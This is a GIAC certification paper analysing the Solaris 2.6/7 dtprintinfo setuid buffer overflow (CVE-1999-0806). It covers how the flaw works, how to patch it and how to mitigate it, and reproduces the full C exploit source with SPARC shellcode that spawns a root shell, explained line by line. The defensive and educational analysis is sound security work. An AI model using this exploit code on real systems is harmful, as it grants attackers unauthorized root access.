Global Information Assurance Certification Paper

Exploit Details

Name:	dtprintinfo exploit (CVE 1999-0806, BugTraq ID 249)
Variants:	Similar exploit exists for the Solaris 2.6 and Solaris 7 Intel edition
Operating System:	Solaris 2.6 and Solaris 7 Sparc edition
Protocols/Services:	Local boundary condition error using the dtprintinfo command
Brief Description:	The provided dtprintinfo utility is normally used to launch a CDE based application which provides information on the configured printer queues. The utility has a setuid setting such that any user running the utility has the same rights as the program owner, in this case, root. By overstepping the bounds of the input to the '-p' option for dtprintinfo, any command can be made to execute as root. The example provided here is written to provide the attacker with a root level shell.

Protocol/Program description

The affected versions of the Solaris OS both include a suite of printer tools. Included in those tools is a CDE application called dtprintinfo (see Figure 1). The program is designed to allow for print job manipulation and tracking of print jobs.




Figure 1

The dtprintinfo utility is designed to be run as a setuid (SUID) program. That is, the application is owned by root but has the necessary permission bits set so that anyone can run the application and, in doing so, inherit the rights and privileges of the application owner. Ronald Ross provides an excellent explanation of SUID in his GCIH practical (Reference #1). The permissions bit for dtprintinfo are highlighted in Figure 2.

Variants

No known variants of this exploit could be located on the various security related websites. Variants only exist in the sense that a large number of exploits can commonly be grouped and labeled as boundary condition error exploits. A similar exploit does exist in the Solaris 2.6 and Solaris 7 Intel version of dtprintinfo and is based on similar code.

How the exploit works

This exploit is based on what is known as a boundary condition error. In particular, this is a buffer overflow error. Buffer overflow exploits can be further divided into local and network based compromises. The dtprintinfo exploit is a local compromise.




Figure 2

The exploit works by calling the dtprintinfo binary and 'overstuffing' the variable that is passed to the argument of the '-p' option. The '-p' option allows you to directly specify the queue name of the printer you are inquiring about. Some of the data written contains NOP (no operation) commands, some of it contains the actual exploit, and somewhere in the data, it writes the return address that points to the exploit code. While this could be any command, the example studied here, presumably, executes a call to /bin/sh. Since the exploit code is represented in hexadecimal form in the source listing, it would be necessary to decompile it to understand the actual commands that are imbedded. The presumption of running /bin/sh is based on the observed behavior of the exploit when executed. Since dtprintinfo is SUID and this exploit is called by dtprintinfo, this code will inherit the rights of the dtprintinfo owner (in this case 'root') and the /bin/sh code will run as root. This gives the attacker a root level shell.

How to use the exploit

Minimum requirements to use this exploit are:

- Target must be running either Solaris 2.6 or Solaris 7 SPARC edition without the vendor fixes applied. (I was unable to find the Release notes for all versions of Solaris 2.6 or Solaris 7 and could not determine when the patch became integrated.)
- userid on the system
- C compiler (The compiler is not necessarily required on the target system. However, the binary needs to be compiled on the same architecture as the target machine.) (Reference #2)
- CDE (The CDE binaries, including dtprintinfo, must be installed on the target system. The attacking system doesn't require CDE but must be capable of displaying X applications.)

Of course, the dtprintinfo binary must have the SUID bits set as shown in Figure 2. Below are some screen captures that show the exploit being compiled and used.

Figure 3 shows that the userid 'sipes', which was used to compile the exploit, is not a privileged userid.




Figure 3

Figure 4 shows the steps necessary to compile and execute the binary.




Figure 4

When executing the exploit, it is necessary to have your DISPLAY variable set appropriately as the exploit will briefly try to display the dtprintinfo application. If your DISPLAY variable is not set, the exploit will fail with an error message stating that the system could not open your display.

Exploit signature

Unlike some network based attacks which sometimes generate network traffic that network-based IDSs (Intrusion Detection System) can flag, local compromises do not generate a 'signature' that can be tracked with a current, host-based IDS. The best way to look for exploits of this nature is through religious reviewing of your log files. If you notice gaps in your logs, you should closely monitor your system for any suspicious activity.

How to protect against the exploit

I have found two practical solutions and one theoretical solution to this type of problem.

Solution #1:

To address this problem directly, Sun released a patch that included fixes for the dtprintinfo command. According to the SunSolve website (Reference #3), you can install patch id 107219-01 or higher for Solaris 7 and patch id 106437-02 or higher for Solaris 2.6. Figure 5 shows a screen capture of an attempt to run the exploit on a Solaris 2.6 box after patch 106437-03 has been installed. The exploit causes a different behavior after the patch has been installed as shown in Figures 6 and 7. Instead of briefly displaying the dtprintinfo application and then disappearing, the application appears with some fairly obvious garbage displayed in the bottom part of the status window.




Figure 5




Figure 6




Figure 7

Solution #2:
Another way to address this problem is by using an application that manages root authority. One such application is eTrust (Reference #4) by Computer Associates. By properly configuring eTrust, you can restrict the system so that any command that attempts to run as 'root' is checked against a database for explicit approval. Figure 8 shows a screen capture of an attempt to run the exploit after eTrust has been installed and configured.




Figure 8

As you can see, the eTrust subsystem 'kills' the command that spawns the root-level shell, thereby defeating this exploit. It should be noted that there are other side-effects of this configuration. Depending on how strict the configuration is made, the potential exists to prevent the user from running any SUID programs (such as /bin/passwd). Careful consideration and planning are essential to

effectively use this type of solution.

Solution #3:
At the Def Con 8 conference, Tim Lawless (Reference #5) presented material under the title of the "Saint Jude" project. Tim wrote a dynamically loaded kernel module that looks for unauthorized root transitions. Like the eTrust solution outlined above, the buffer overrun takes place and is successful, however, the resulting exec'ed command is killed. Note that Saint Jude was in BETA at the time of this writing and efforts to find documentation were not successful. At Def Con, Tim did make note that the code was currently only being developed for Linux and Solaris.

Source code/Pseudo code
The source code for this exploit can be found in a number of places. The copy used for this paper was obtained at AntiOnline (Reference #6).

The source code is short enough that I've included it here along with semi-detailed descriptions of what each section of code is doing. To facilitate this, I have removed all of the original comments and have added line numbers to make referencing the actual code easier.

```
1. #define ADJUST      0
2. #define OFFSET      1144
3. #define STARTADR    724
4. #define BUFSIZE     900
5. #define NOP 0xa61cc013
```

Lines 1-5 define some of the constants used in the exploit. The two numbers which were probably the most difficult to obtain were OFFSET and STARTADR. They give some reference to code in the stack and how close the exploiting code is to it. Line 5 is the NOP command that is used to 'pad' the stack.

```
6. static char   x[1000];
```

This is the array where the exploit is built.

```
7. unsigned long ret_adr;
8. int i;
```

Lines 7-8 define 2 numbers. ret_adr is used to store the return address pointer and i is used for a loop counter.

```
9. char exploit_code[] =
10. "\x82\x10\x20\x17\x91\xd0\x20\x08"
11. "\x82\x10\x20\xca\xa6\x1c\xc0\x13\x90\x0c\xc0\x13\x92\x0c\xc0\x13"
12. "\xa6\x04\xe0\x01\x91\xd4\xff\xff\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e"
13. "\x2f\x0b\xdc\xda\x90\x0b\x80\x0e\x92\x03\xa0\x08\x94\x1a\x80\x0a"
14. "\x9c\x03\xa0\x10\xec\x3b\xbf\xf0\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc"
15. "\x82\x10\x20\x3b\x91\xd4\xff\xff";
```

Lines 9-15 contain the character sequence which is the hexadecimal representation of the compiled exploiting code.

```
16. unsigned long get_sp(void)
17. {
18. __asm__("mov %sp,%i0 \n");
19. }
```

Lines 16-19 contain code to obtain the current stack pointer. It does this using a GCC specific command (asm) (Reference #7) which allows the programmer to code assembly commands using 'C' style expressions. It basically takes the current stack pointer (represented by %sp) and copies it into a register (%i0) for later reference. More information can be found about Sparc specific assembly code

at the Sun Documentation website (Reference #8) and looking through the SPARC Assembly Language Reference Manual for Solaris 2.6 and Solaris 7.

```
20. main()
21. {
22. putenv("LANG=");
23. for (i = 0; i < ADJUST; i++) x[i]=0x11;
```

Line 23 loops through the array, x, from the first element (0) up to, but not including, ADJUST and fills it with 0x11. Since ADJUST is defined as 0, the array remains untouched at this point. The significance of this particular section of code is to ensure that the exploit code lands on a word boundary when we copy it into the array. This will become evident later. It is also important to note that the 'fill' value cannot be 0x00. This is because, in C, a 0x00 signals the end of a string in functions which act on character arrays. Since the character array 'x' will later be passed to the execl system call as a string, and execl operates with string constructs, our array that is stuffed with the exploit would be ineffective because execl would see the first element as a string termination. However, if we stuff it with something else, execl will read it all until it reaches a 0x00 (which is addressed in line 43 of the code).

```
24. for (i = ADJUST; i < 900; i+=4){
25.     x[i+3]=NOP & 0xff;
26.     x[i+2]=(NOP >> 8 ) &0xff;
27.     x[i+1]=(NOP >> 16 ) &0xff;
28.     x[i+0]=(NOP >> 24 ) &0xff;
29. }
```

Lines 24 - 29 step through the array, x, from ADJUST (which is 0, hence we start at the first element of the array) up to, but not including, element 900. It steps through in increments of 4. This is important to note because the word size for the Sparc archnitecture is 4 bytes. Since each element of the array is 1 character (or 1 byte), we fill them 4 at a time in this loop. Here are the details. Line 25 takes the array element [i + 3] and fills it with the ANDed value of NOP (defined as hex value 0xa6acc013) and the hex value 0xff. Any hex value ANDed with 0xff will yield a result of the last 8 bits of the original value. This can be easily shown in this example:

NOP	a	6	1	c	c	0	1	3
(in binary)	1 0 1 0	0 1 1 0	0 0 0 1	1 1 0 0	1 1 0 0	0 0 0 0	0 0 0 1	0 0 1 1
&								
0xff	0	0	0	0	0	0	f	f
(in binary)	0 0 0 0	0 0 0 0	0 0 0 0	0 0 0 0	0 0 0 0	0 0 0 0	1 1 1 1	1 1 1 1
=	0	0	0	0	0	0	1	3
	0 0 0 0	0 0 0 0	0 0 0 0	0 0 0 0	0 0 0 0	0 0 0 0	0 0 0 1	0 0 1 1

So the ANDed value, 0x13, is stuffed into the [i + 3] element of x. The array x now looks like this:

Array x	Undef	Undef	Undef	0x13	Undef	Undef	Undef	Undef	Undef	Undef	Undef	Undef	Undef	Undef	Undef	Undef	Undef	Undef	Undef	Undef	Undef	Undef	Undef
Element	0	1	2	3	4	5	6	.	.	.	.	.	.	.	.	.	.	.	.	.	.	.	999

Examining lines 26-28, we see that they do something a bit different. Instead of directly ANDing the NOP value, it is first bit shifted. For instance, Line 26 shifts 8 bits before ANDing as shown here:

NOP	a	6	1	c	c	0	1	3
(in binary)	1 0 1 0	0 1 1 0	0 0 0 1	1 1 0 0	1 1 0 0	0 0 0 0	0 0 0 1	0 0 1 1
>> 8								
=	0	0	a	6	1	c	c	0
(in binary)	0 0 0 0	0 0 0 0	1 0 1 0	0 1 1 0	0 0 0 1	1 1 0 0	1 1 0 0	0 0 0 0

This value is then ANDed with the 0xff mask which results in this:

Shifted NOP	0	0	a	6	1	c	c	0
(in binary)	0 0 0 0	0 0 0 0	1 0 1 0	0 1 1 0	0 0 0 1	1 1 0 0	1 1 0 0	0 0 0 0
&								
0xff	0	0	0	0	0	0	f	f
(in binary)	0 0 0 0	0 0 0 0	0 0 0 0	0 0 0 0	0 0 0 0	0 0 0 0	1 1 1 1	1 1 1 1
=	0	0	0	0	0	0	c	0
	0 0 0 0	0 0 0 0	0 0 0 0	0 0 0 0	0 0 0 0	0 0 0 0	1 1 0 0	0 0 0 0

Now the shifted/ANDed value, 0xc0, is stuffed into the [i + 2] element of x. The array x now looks like this:

Array x	Undef	Undef	0xc0	0x13	Undef	Undef	Undef	Undef	. . .	Undef
Element	0	1	2	3	4	5	6	. . .		999

If we continue with this first interaction of the loop, x will end up like this:

Array x	0xa6	0x1c	0xc0	0x13	Undef	Undef	Undef	Undef	. . .	Undef
Element	0	1	2	3	4	5	6	. . .		999

This continues up to, but not including, element 900, so that the final result from this loop leaves x looking like:

Array x	0xa6	0x1c	0xc0	0x13	0xa6	0x1c	0xc0	. . .	0xa6	0x1c	0xc0	0x13	Undef	Undef	Undef	Undef	Undef
Element	0	1	2	3	4	5	6	. . .	896	897	898	899	900	. . .			999

Note that the array is built 'backwards' starting at the 4th element and building back to the 1st element. I'm not sure for the exact reason for this but can conjecture that this is done to circumvent any host-based IDS from seeing an application that directly builds NOP commands in large quantities. To my knowledge, such a system does not yet exist.

```
30. for (i=0;i<strlen(exploit_code);i++) x[STARTADR+i+ADJUST]=exploit_code[i];
```


This line of code takes the hex form of the exploit, defined in the program as the character string exploit_code, and inserts it into a very specific place in the array x. Specifically, it takes the exploit string and puts it in starting at the element in position STARTADR+ADJUST. STARTADR and ADJUST represent the calculated address in memory, relative to the current stack position, for the exploit code to be put into place. ADJUST, which is zero, serves to ensure that our code falls on a word boundary. So, since ADJUST is zero, our array, x, now looks like this:

Array x	0xa6	0x1c	0xc0	0x13	0xa6	0x1c	0xc0	0x13	. . .	0x82	0x10	0x20	. . .	0xa6	0x1c	0xc0	0x13	Undef	Undef	Undef	Undef	Undef
Element	0	1	2	3	4	5	6	. . .		724	725	726	. . .	896	897	898	899	900	. . .			999

You can see that the exploit code is stuffed into the array beginning at STARTADR + ADJUST, but since

ADJUST is zero, we just begin at element 724.

However, since the stack may not be on a boundary when we execute this code, we need a way to easily move our exploit code within the array, hence the variable ADJUST. ADJUST has a useful range of 0 through 3. If ADJUST had been defined as 1, then our array, x, would be shifted by one byte, as shown here:



The differences that should be noted here are that array element 0 (zero) has been filled with the fill pattern defined in line 23 of the code. Also, we don't start stuffing in the exploit code until element 725, which is STARTADR (value 724) + ADJUST (value 1). You can see that, if ADJUST was set to a value higher than 3, the array would begin to look similiar to our original array (with ADJUST value of 0), only it would have a leading sequence of the fill pattern described in line 23 of the code.

```
31. ret_adr=get_sp()-OFFSET;
32. printf("jumping address : %lx\n",ret_adr);
33. if ((ret_adr & 0xff) ==0 ){
34.     ret_adr -=16;
35.     printf("New jumping address : %lx\n",ret_adr);
36. }
```

Lines 31 - 36 determine what the return address should be using a function called get_sp (defined in lines 16-19) above and subtracting a calculated OFFSET. It then checks this address by ANDing it with 0xff. I am unclear as to why the author of this exploit would perform such a check, however, I'm sure he/she had a good reason. As described before, any integer ANDed with 0xff results in the last 8 bits of the original integer. So, if the return address ANDed with 0xff yields a 0, we want to make sure that we set our return point to somewhere before our current address, hence, backing up 16 bytes.

```
37. for (i = ADJUST; i < 600 ; i+=4){
38.     x[i+3]=ret_adr & 0xff;
39.     x[i+2]=(ret_adr >> 8 ) &0xff;
40.     x[i+1]=(ret_adr >> 16 ) &0xff;
41.     x[i+0]=(ret_adr >> 24 ) &0xff;
42. }
```

Lines 37 - 42 take the calculated return address and stuffs it into the first parts of x, ranging from ADJUST to 599. This is very similar to the code described above regarding lines 24 - 29. Except, instead of filling it in a backwards fashion with the NOP value, it is filled backwards with the return address. Since we're filling up a sizeable section of the array with the return address, there is a high probability that one of them will land in the proper location on the stack to be interpreted as the return address.

```
43. x[BUFSIZE]=0;
```

Line 43 takes the first undefined element of the array, in this case element 900, and puts in a null value. This effectively puts a termination character at the end of the array, making it a valid string. We know that this is going to be element 900 from line 24 above. The highest we ever go in the array is element 899, and that is when we fill it with NOPs.

```
44. execl("/usr/dt/bin/dtprintinfo", "dtprintinfo", "-p",x,(char *) 0);
45. }
```

Line 44, we're finally here. This is a standard UNIX system call which takes, as its arguments, any number of strings. The first string is the full path to the binary to be executed. The second string is

the equivalent of ARGV[0]. Any strings following that are treated as ARGV[1], ARGV[2], etc. The last argument to execl must be a null pointer which lets execl know that there are no more ARGV[n] values to set up.

When the execl runs, it passes the exploit array to the '-p' option causing the boundary condition error. That, in a nutshell, is how the code works.

References

1. http://www.sans.org/y2k/practical/Ronald_Ross.doc
2. GCC Compiler: http://www.sunfreeware.com (Note: This is a precompiled version). The uncompiled source code can be found at ftp://ftp.gnu.org/pub/gnu/gcc/)
3. SunSolve: http://sunsolve.Sun.COM/private-cgi/retrieve.pl?doc=patches%2F107885&zone_32=dtprintinfo
4. Computer Associates eTrust product: http://www.ca.com/etrust
5. Tim Lawless: tim.lawless@usm.edu
6. AntiOnline location for dtprintinfo code
   - (for Solaris 7): http://www.AntiOnline.com/cgi-bin/anticode/file.pl?file=solaris-exploits/27/dtprintinfo.c
   - (for Solaris 2.6): http://www.AntiOnline.com/cgi-bin/anticode/file.pl?file=solaris-exploits/26/dtprintinfo.c
7. GCC Documentation: http://gcc.gnu.org/onlinedocs/gcc_toc.html
8. Sun Documentation: http://docs.sun.com

Additional Information

Xforce: http://xforce.iss.net/static/2188.php
MITRE: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0806

Acknowledgements

